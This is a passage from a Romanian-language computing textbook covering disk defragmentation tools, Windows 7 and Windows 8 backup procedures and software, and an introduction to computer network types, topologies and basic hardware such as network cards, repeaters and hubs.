
Un exemplu de astfel de program este **Defraggler**, produs de aceeași companie care a dezvoltat programe ca **CLEANER** - program care curăță și optimizează Windows-ul, **Recuva** - recuperare fișiere șterse din greșală, **Speccy** – informații hardware calculator.

Eficiența lui **Defraggler** este identică cu **Disk Defragmenter** din Windows, dar aduce multiple îmbunătățiri precum:

- ❖ permite defragmentarea nu numai la nivel de partiție, dar și la nivel de fișier;
- ❖ organizează sectoarele goale ale HDD pentru a reduce fragmentările care pot apărea ulterior;
- ❖ utilizatorul poate vizualiza grafic sectoarele unei partiții;
- ❖ este disponibil pentru toate versiunile Windows începând cu XP și oferă interfața tradusă în 37 de limbi, inclusiv limba română;



/FIG. 5/



/FIG. 6/

7.4 Unelte de performanță. Crearea unei copii de rezervă

Transferul fișierelor și setărilor pe alt computer cu Windows 7

Windows Easy Transfer vă permite să creați copii de rezervă pentru fișierele și setările tuturor conturilor de utilizator și să restaurați acele conturi și toate fișierele și setările utilizatorilor pe un computer nou.

Pentru a porni Windows Easy Transfer, procedați astfel:

1. Efectuați clic pe Start, butonul Start , tastați *windows easy transfer* în caseta Pornire căutare, apoi faceți clic pe *Windows Easy Transfer* în lista Programe.
2. Urmați instrucțiunile pentru a transfera fișierele și setările.

Copierea de rezervă a datelor curente ca măsură de precauție

Aveți posibilitatea să utilizați Centrul de restaurare și copiere de rezervă Windows 7 pentru a crea copii de rezervă pentru datele curente ca măsură de precauție. Rețineți că datele din Windows 7 pentru care s-au creat copii de rezervă pot fi restaurate numai într-un sistem de operare Windows 7.

1. Efectuați clic pe Start, butonul Start , tastați backup în caseta Pornire căutare, apoi efectuați clic pe Copiere de rezervă și restaurare în lista Programe.
2. Dacă vi se solicită să închideți programe, asigurați-vă că ați salvat orice documente deschise, apoi închideți acele programe sau faceți clic pe *Închidere programe*.
3. Sub Copiere de rezervă sau restaurare fișiere, efectuați clic pe Configurare copiere de rezervă.
4. Selectați locația în care doriți să salvați copia de rezervă, apoi faceți clic pe Următorul.
5. Selectați *Se permite ca Windows să aleagă* sau *Se permite alegerea*, apoi efectuați un clic pe *Următorul*.
6. Efectuați selecția dorită, apoi efectuați un clic pe Următorul sau pe Salvare setări și executare copiere de rezervă.
7. Copia de rezervă va fi salvată în locația de copiere de rezervă.

Crearea manuală a unei copii a fișierelor

Pentru a copia manual fișierele într-o locație de rețea sau pe o unitate amovibilă cum ar fi un hard disk amovibil, un CD, un DVD sau o cartelă de memorie USB, procedați astfel:

1. Faceți clic pe Start, butonul Start , faceți clic pe Computer, apoi faceți dublu clic pe unitatea pe care este instalat Windows 7.
2. Deschideți folderul Users, apoi deschideți folderul utilizatorului pentru care doriți să creați copii de rezervă pentru fișiere.
3. Copiați folderurile necesare din folderul utilizatorului într-o locație de rețea sau pe o unitate media amovibilă.

Notă:

Pentru a crea copii de rezervă pentru datele tuturor utilizatorilor, repetați pașii 2 și 3. Pentru a determina dimensiunea tuturor fișierelor din folderul utilizatorului, selectați toate folderurile, faceți clic cu butonul din dreapta pe folderurile selectate, apoi faceți clic pe Proprietăți. Fișierele salvate se pot copia pe orice computer. Însă, trebuie să aveți instalate aplicații asociate pe acel computer pentru a deschide fișierele individuale.

Important:

Nu toate aplicațiile salvează fișierele lor în folderul de utilizator. Se recomandă să verificați celelalte aplicații și locația fișierelor salvate ale acestora, apoi să copiați acele fișiere în locația de rețea sau pe unitatea media amovibilă.

Doar fișierelor din Librărie li se pot crea copii de rezervă (backup)

În Windows 7, poți face copie de rezervă la orice fișier de pe calculatorul tău – nu doar fișierele personale, dar și fișierele de program, fișierele de sistem sau orice altceva. De asemenea, poți crea o imagine a întregului sistem care poate fi folosită la readucerea calculatorului la starea inițială.

În Windows 8 s-a făcut o schimbare majoră. Nu se mai pot crea imagini de sistem, nici să creezi copie de rezervă la orice fișier din memoria calculatorului tău. În schimb, poți face copie de siguranță doar la fișierele din Librărie, fișiere de pe desktop, contactele și paginile favorite din programul de navigare pe Internet. File History din Windows 8 este creat să protejeze fișierele personale ale utilizatorului, care sunt de neînlocuit. În schimb, este mai puțin necesară o copie de siguranță a fișierelor de sistem, deoarece sistemul de operare și aplicațiile pot fi reinstalate.

Dacă dorești să faci o copie de siguranță a altor fișiere din memorie, poți să le adaugi în Librărie și să-i ceri sistemului de operare Windows 8 să facă o copie de siguranță a acelei librării. Poți exclude anumite fișiere din Librărie să li se facă o copie de siguranță, dar nu poți să incluzi fișiere din afara librăriei sau desktop-ului.

Copie de siguranță programată

File History este creat să facă o copie de siguranță fișierelor dumneavoastră într-un mod programat, așadar poți reveni la o versiune anterioară a fișierelor sau recuperarea unui fișier șters. Acest lucru minimizează și riscul de a pierde date – dacă întâmplător calculatorul dumneavoastră întâmpină o defecțiune și pierdeți toate fișierele, puteți recupera o parte din ele deoarece li s-au făcut o copie de siguranță anterior.

Când setați crearea de copii de siguranță în Windows 7 Windows Backup, programul prestabilit este de a crea copie de siguranță o dată la o lună.

Când setați crearea de copii de siguranță în Windows 8, este setat să creeze copii într-un mod continuu creând imagini ale ultimelor versiuni a fișierelor în fiecare ora.

Recuperare fișierelor din copiile de siguranță într-un mod simplu

File History încorporează funcția Versiunile Precedente (Previous Versions) din Windows 7, care vă permite să reveniți la o versiune anterioară a fișierelor într-un mod foarte simplu. Restaurarea fișierelor din File History este o operațiune similară. Poți face acest lucru chiar din File Explorer (cunoscut anterior ca Windows Explorer) – doar faceți click pe butonul History din bara de unelte.

În Windows 7, trebuie să deschideți panoul de control al Windows Backup și să folosiți îndrumătorul Restore My Files pentru restaurarea fișierelor din copiile de siguranță. Puteți readuce un fișier la o versiune anterioară prin click dreapta pe el și folosind fereastra de proprietăți, dar versiunea anterioară a fișierului provine din altă parte, din System Restore Point – nu neapărat din copia de siguranță făcută de Windows Backup.

Alte opțiuni


Windows 8 File History are, de asemenea, și alte opțiuni care pot fi folosite pentru a se crea copii de siguranță într-un mod diferit. Spre exemplu, este ușor de setat – când conectați o memorie externă, veți fi întrebați dacă doriți să o folosiți pentru copiile de siguranță. Nu mai puteți folosi memoria internă a calculatorului pentru copiile de siguranță – veți avea nevoie de o memorie externă sau de un server. Acest lucru vă forțează să deprindeți un obicei în a face copii de siguranță în mod bun – nu are nicio logică să faceți copii de siguranță a fișierelor dumneavoastră pe o altă partiție a aceleiași memorii; dacă memoria s-ar strica ați pierde toate datele.

Când setați File History, puteți să faceți public în rețeaua locală (HomeGroup) dispozitivul pe care se creează copiile de siguranță. În acest mod toate calculatoarele care rulează sistemul de operare Windows 8 pot face copii de siguranță pe acest dispozitiv, fiind ușor să creați un sistem centralizat de copii de siguranță.

File History nu este pentru oricine – unii utilizatori vor dori aplicații alternative care pot face copii de siguranță a întregului sistem. Totuși, Windows 8 File History este ușor de folosit și se poate dovedi foarte folositor utilizatorilor mai avansați spre deosebire de aplicația greoaie din Windows 7.

Software pentru backup:


1. COMODO Backup




2. AOMEI Backupper Standard



3. EaseUS Todo Backup



4. Cobian Backup



Alte software care pot fi utilizate pentru backup:

1. FileFort backup
2. BackUp Maker
3. DriveImage XML
4. CrashPlan
5. Redo Backup
6. Yadis! Backup
7. Everyday Auto Backup
8. Iperius Backup
9. Genie Timeline Free
10. Disk2vhd
11. GFI Backup
12. Free Easis Drive Cloning

8. Configurarea modului de acces la rețea.

Obiective:

1. Definirea rețelelor de calculatoare;
2. Distingerea tipurilor de rețele:
 - Rețele cu fir;
 - Rețele fără fir.
3. Însușirea conectivităților de rețea:
 - IPv4;
 - IPv6.
4. Specificarea procedurilor de configurare a protocoalelor de rețea.

8.1 Definirea rețelelor de calculatoare. Tipuri de rețele.

O rețea de calculatoare (engleză: computer network) leagă între ele o mulțime mai mică sau mai mare de calculatoare, astfel încât un calculator poate accesa datele, programele și facilitățile sau resursele unui alt calculator conectat la aceeași rețea. De obicei este nevoie de măsuri de restricție/siguranță a accesului.

Metodele de conectare sunt în continuă dezvoltare și deja foarte diverse, începând cu tot felul de cabluri metalice și de fibră optică, chiar submarine, și terminând cu legături fără fir prin unde radio cum ar fi Wi-Fi, WiMAX sau Bluetooth, prin raze infraroșii ca de ex. IrDA sau prin intermediul sateliților

Clasificare după topologie

Exemple de topologii ale rețelelor de calculatoare

Topologia (structura) unei rețele rezultă din modul de conectare a elementelor rețelei între ele. Ea determină și traseul concret pe care circulă informația în rețea "de la A la B". Principalele tipuri de topologii pentru rețelele LAN sunt:

- ❖ topologia Bus (înseamnă magistrală) - are o fiabilitate sporită și o viteză mare de transmisie;
- ❖ topologia Ring (inel) - permite ca toate stațiile conectate să aibă drepturi și funcțiuni egale;
- ❖ topologia Star (stea) - oferă o viteză mare de comunicație, fiind destinată aplicațiilor în timp real.

Rețelele mai mari prezintă o topologie formată dintr-o combinație a acestor trei tipuri.

Clasificare după modul de conectare

Rețelele de calculatoare pot fi clasificate și după tehnologia care este folosită pentru a conecta dispozitive individuale din rețea, cum ar fi fibră optică, Ethernet, Wireless LAN (din engleză și înseamnă "fără fir"), HomePNA sau Power line.

Metodele de conectare sunt în continuă dezvoltare și deja foarte diverse, începând cu tot felul de cabluri metalice și de fibră optică, cabluri submarine, și terminând cu legături prin radio cum ar fi Wi-Fi sau Bluetooth, prin raze infraroșii (IrDA) sau chiar prin intermediul sateliților.

Foarte răspândită este metoda Ethernet, termen care se referă la natura fizică a cablului folosit și la tensiunile electrice ale semnalului. Cel mai răspândit protocol de comunicare în rețelele Ethernet se numește CSMA/CD ("Carrier Sense Multiple Access / Collision Detection"). Dacă sunt utilizate undele radio, atunci rețeaua se numește rețea fără fir (engleză: wireless).

"HomePNA" este un sistem de conectare între ele a calculatoarelor și aparatelor "inteligente" dintr-o locuință, bazat pe fire normale de telefon sau cablu normal de televiziune.

În fine, sistemul "Power line communication" (PLC) se bazează pe rețeaua de curent electric, atât cea de înaltă cât și cea de joasă tensiune, care practic ajung la orice loc din lume.

Clasificare după relațiile funcționale (arhitectura de rețea)

Rețelele de calculatoare mai pot fi clasificate în funcție de relațiile funcționale care există dintre elementele unei rețele, ca de exemplu: Active Networking Architecture, Client-Server Architecture și Peer-to-peer (workgroup) Architecture.

O altă clasificare funcțională folosește termenii:

- ❖ Storage Area Network (SAN) - o rețea dedicată interconectării eficiente a dispozitivelor de stocare a datelor
- ❖ Network Attached Storage (NAS) - dispozitive de stocare concepute pentru a fi atașate nu la câte un calculator particular din rețea, ci direct la rețea, putând astfel fi puse la dispoziția tuturor calculatoarelor rețelei.

Clasificare după extindere

Rețelele de calculatoare se împart după extinderea lor în următoarele tipuri: LAN, MAN, WAN și, ceva mai nou, PAN. Rețelele relativ mici, de exemplu cu cel mult câteva sute de calculatoare în aceeași clădire legate între ele direct, se numesc Local Area Network (LAN). O rețea de tip LAN dar fără fir (prin unde radio) se numește WLAN (Wireless LAN). Rețele de mare întindere geografică, de exemplu între 2 orașe, pe o țară, un continent sau chiar pe întreaga lume, se numesc Wide Area Network (WAN). Rețelele de tip WAN au fost inițial foarte costisitoare. Numai companiile mari își puteau permite un WAN particular. La ora actuală însă, cele mai multe conexiuni de tip WAN folosesc ca mijloc de comunicație Internetul - acesta este universal și public, deci nu foarte controlabil de către un utilizator, în schimb însă foarte convenabil ca preț. În sfârșit, PAN înseamnă Personal Area Network - o rețea de foarte mică întindere, de cel mult câțiva metri, constând din aparatele interconectabile din apropierea unei persoane, cum ar fi o imprimantă sau un scanner, sau chiar aparatele pe care o persoană le poartă cu sine, ca de exemplu un telefon mobil sau un smartphone, un player MP3 sau un aparat de navigație GPS portabil.

Rețele personale (Personal Area Network)

Un Personal Area Network (PAN) este o rețea de calculatoare folosită pentru comunicarea între câteva mici calculatoare sau și aparate multifuncționale inteligente (smart), apropiate unele de altele. Exemple de dispozitive care sunt folosite în rețeaua de tip PAN sunt imprimantele, aparatele de fax, telefoanele mobile, Personal Digital Assistant (PDA-uri), scanere, aparate de poziționare și navigație GPS, playere "inteligente" și altele. Raza de acțiune a rețelelor PAN este aproximativ de la 6-9 metri. Rețelele PAN pot fi conectate cu magistrale USB și FireWire. Cu ajutorul unor tehnologii ca IrDA (unde infraroșii) și Bluetooth (unde radio) se pot crea și rețele de tip Wireless PAN (rețele PAN fără fir).

Rețele locale (Local Area Network)

Un LAN este o rețea care acoperă o zonă geografică restrânsă, cum ar fi la domiciliu, birou, sau o clădire. Rețelele LAN curente sunt bazate pe tehnologia Ethernet. De exemplu, o bibliotecă va avea o conexiune prin fir sau de tip Wireless LAN pentru a interconecta dispozitive locale (ex.: imprimante, servere) și pentru a accesa Internetul. Toate calculatoarele din bibliotecă sunt conectate prin fir de rețea de categoria 5, numit UTP CAT5 cable, rulează protocolul IEEE 802.3 printr-un sistem de dispozitive interconectate care eventual se conectează și la Internet. Cablurile care duc spre server sunt de tipul numit UTP CAT5e enhanced cable; ele suportă protocolul IEEE 802.3 la o viteză de 1 Gbit/s. În exemplul din dreapta rețeaua a fost construită în așa fel încât calculatoarele angajaților bibliotecii din partea dreaptă a imaginii pot accesa imprimanta color, înregistrările despre cărțile împrumutate, rețeaua academică și Internetul. Toți utilizatorii pot accesa Internetul, și catalogul bibliotecii. Fiecare grup din rețea poate accesa imprimanta sa locală. În rest, imprimantele nu sunt accesibile din afara grupului respectiv. Toate dispozitivele interconectate trebuie să folosească nivelul 3 network layer din modelul de referință OSI, fiindcă în acest exemplu este vorba de mai multe subrețele (cu culori diferite). Subrețelele din interiorul

bibliotecii au viteza de numai 10/100 Mbit/s, conexiune Ethernet pînă la utilizatorul final, și Gigabit Ethernet către ruter-ul principal, care poate fi numit și "layer 3 switch", fiindcă el are numai interfață Ethernet și trebuie să "înțeleagă" IP. Mai corect ruterele se numesc: "ruter de acces" (ruterul de sus este un ruter de distribuire care conectează la Internet), și "ruter al rețelei academice" - accesat de utilizator.

În prezent tehnologia Ethernet sau și alte tehnologii LAN conforme standardului IEEE 802.3 operează la viteze de peste 10 Mbit/s. Aceasta este rata de transfer teoretică maximă. IEEE are însă proiecte de dezvoltare a standardelor de 40 și chiar 100 Gbit/s.

Rețea academică (Campus Area Network)

Un Campus Area Network (CAN) este o rețea de LAN-uri interconectate, asemănătoare cu cea de tip MAN, dar ea se extinde pe o zonă geografică limitată, de exemplu a unei universități.

În cazul unei universități o rețea CAN poate face legătura între diferite clădiri ale campusului: departamentele academice, biblioteca universitară, căminul studentesc. CAN este ca extindere în general mai mare decât rețelele locale LAN dar mai mic decât WAN. Rețelele CAN au fost create cu scopul de a facilita studenților accesul liber la rețeaua Internet și la resursele universității.

Rețea metropolitană (Metropolitan Area Network)

Rețelele metropolitane (MAN) sunt rețele de mare extindere care de obicei împînzesc orașe întregi. Aceste rețele folosesc pentru legături cel mai des tehnologii fără fir (wireless) sau fibră optică.

- Definiția IEEE Standardul IEEE 802-2001 descrie MAN ca fiind o rețea metropolitană care este optimizată pentru o întindere geografică mai mare decît rețelele locale LAN, începând de la cartiere rezidențiale, zone economice și pînă la orașe întregi. Rețelele metropolitane MAN la rândul lor depind de canalele de comunicații, și oferă un transfer moderat pîna la transfer înalt de date. Rețeaua MAN în cele mai frecvente cazuri este proprietatea unui singur operator (companie), dar rețeaua este folosită de către mai multe persoane și organizații. Rețelele MAN mai pot fi deținute și conduse ca utilități publice.

- Implementarea rețelelor metropolitane MAN Unele tehnologii folosite pentru aceste scopuri sunt ATM, FDDI și SMDS. Dar aceste tehnologii vechi sunt în procesul de substituire de către rețele Ethernet bazate pe MAN, ex: Metro-Ethernet. Rețelele MAN, la fel ca multe rețele LAN, au fost construite fără fir datorită folosirii microundelor, undelor radio, sau a undelor laser infraroșii. Multe companii dau cu chirie sau închiriază circuitele de la transportatori publici (din cauza costului ridicat al tragerii unui cablu prin oraș). Standardul actual de comunicare al rețelelor metropolitane este "Distribuite Queue Dual Bus", DQDB. Acesta este specificat în standardul IEEE 802.6. Folosind DQDB, rețelele pot avea o întindere de peste 50 km și pot opera la viteze de la 34 pînă la 155 Mbit/s. Printre primii care au creat rețele MAN au fost companiile Internet peering points, MAE-West, MAE-East și Sohonet media network.

Rețea de arie largă (Wide Area Network)

WAN desemnează tipul de rețele de transport de date care acoperă zone geografice mari și foarte mari (de ex. de la un oraș la altul, de la o țară la alta, de la un continent la altul), și folosesc de multe ori facilitățile de transmisiuni de date de la transportori publici (ca de ex. companiile de telefonie). Tehnologiile WAN funcționează în general la nivelele inferioare ale modelului de referință OSI: physical layer, data link layer și network layer.

Rețea globală (Global Area Network)

Specificațiile rețelei globale (GAN) au fost în curs de dezvoltare de către multe grupuri de specialiști. În general, rețeaua globală GAN definește un model de asigurare a comunicațiilor mobile între un număr arbitrar de rețele WLAN, zone de acoperire prin satelit, etc. În proiectul

IEEE 802.20, IEEE a stabilit standardele pentru rețeaua terestră GAN, valabile cu începere din iunie 2008.

Internetworking

Tehnicile de internetworking (în sens de inter-networking, și nu internet-working) conectează între ele două sau mai multe rețele sau segmente de rețea, folosind dispozitive ce operează la nivelul 3 al sistemului de referință OSI, cum ar fi un ruter. Orice interconexiune între rețele publice, private, comerciale, industriale sau guvernamentale poate fi numită "internetworking".

În practica actuală, rețelele interconectate folosesc nivelul Internet Protocol (IP). Există trei tipuri de rețele internetwork, în funcție de cine le administrează și cine are acces la ele:

- ❖ Intranet;
- ❖ Extranet;
- ❖ Internet;

Rețelele de tip intranet și extranet pot avea sau nu și acces la Internet. Dacă ele sunt conectate la Internet, atunci ele trebuie să fie protejate împotriva accesului neautorizat din Internet. Internetul nu este considerat parte constituantă a unui intranet sau extranet. Totuși el poate servi drept cale de acces la unele porțiuni ale extranet-urilor.

Echipamente pentru realizarea rețelelor de calculatoare

Placă de interfață cu rețeaua (Network Interface Card, NIC)

O placă de rețea, adapter de rețea sau placă de interfață cu rețeaua este o piesă / un circuit electronic care permite calculatoarelor să se lege la o rețea de calculatoare. Ea asigură accesul fizic la resursele rețelei, care la rândul lui permite utilizatorilor să creeze conexiuni/sesiuni/legături cu alți utilizatori și calculatoare.

Repeater

Repeater-ul (se citește aproximativ ri-'pi-tăr) este un dispozitiv electronic care primește semnale pe care le retransmite la un nivel mai înalt sau la o putere mai mare, sau de cealaltă parte a unui obstacol, astfel ca semnalul să poată acoperi zone mari fără degradarea calității sale.

Termenul „repeater” provine din telegrafie unde reprezintă un dispozitiv electromecanic folosit pentru a retransmite semnale telegrafice. Această definiție a continuat să existe în telefonie precum și la sistemele de transport de date.

În telecomunicații definiția de repeater are următoarele sensuri standardizate:

- ❖ un dispozitiv analog care amplifică semnalul de intrare indiferent de natura sa (analogă sau digitală)
- ❖ un dispozitiv numeric care amplifică, redimensionează sau produce o combinație din aceste funcții asupra semnalului digital de intrare pentru a fi retransmis.

Ethernet hub

Un "hub" de rețea (cuvântul englez hub se citește aproximativ hab și înseamnă butuc de roată) este un dispozitiv pentru conectarea altor dispozitive fie prin cablu răsucit (de tip twisted pair), fie prin cablu de fibră optică; legătura permite ca rețeaua să se comporte ca un singur segment. Hub-urile funcționează la nivelul 1 (fizic) al sistemului de referință OSI. În caz de blocare, hub-ul este responsabil și pentru retransmiterea semnalului spre toate porturile sale.

Deseori hub-urile dispun de conectoare de tip BNC și/sau AUI, pentru a permite conectarea la astfel de segmente de rețele cum ar fi 10BASE2 și 10BASE5. Apariția switch-urilor a înlocuit practic pe piață hub-urile, dar ele totuși mai sunt întâlnite la conexiuni mai vechi și în aplicații speciale.

Hub - detalii tehnice

O rețea Ethernet unită prin hub-uri se comportă ca o rețea partajată, fiindcă la orice moment dat un singur dispozitiv transmite, iar fiecare gazdă este responsabilă de detectarea eventualelor coliziuni ale semnalelor, în care caz semnalul trebuie retransmis. În general hub-urile sunt

dispozitive de transmitere de date cu randament scăzut. Hub-urile nu duc evidența despre traficul care trece prin ele, orice pachet de date care întâ prin unul din porturile disponibile este transmis spre toate celelalte porturi. Pentru că fiecare pachet de date este trimis la toate celelalte porturi, are loc așa numitul proces de coliziune a datelor care frânează fluxul datelor sub viteza nominală. Necesitatea gazdelor (host) pentru detectarea coliziunilor de date limitează numărul de hub-uri și mărimea rețelei. Pentru rețele de 10 Mbit/s, sunt permise până la 5 segmente (4 hub-uri) între două stații de lucru finale. Pentru rețele de 100 Mbit/s cifra se reduce la 3 segmente (2 hub-uri) între două terminale finale, și acest lucru este permis numai dacă media de întârziere a semnalului este scăzută.

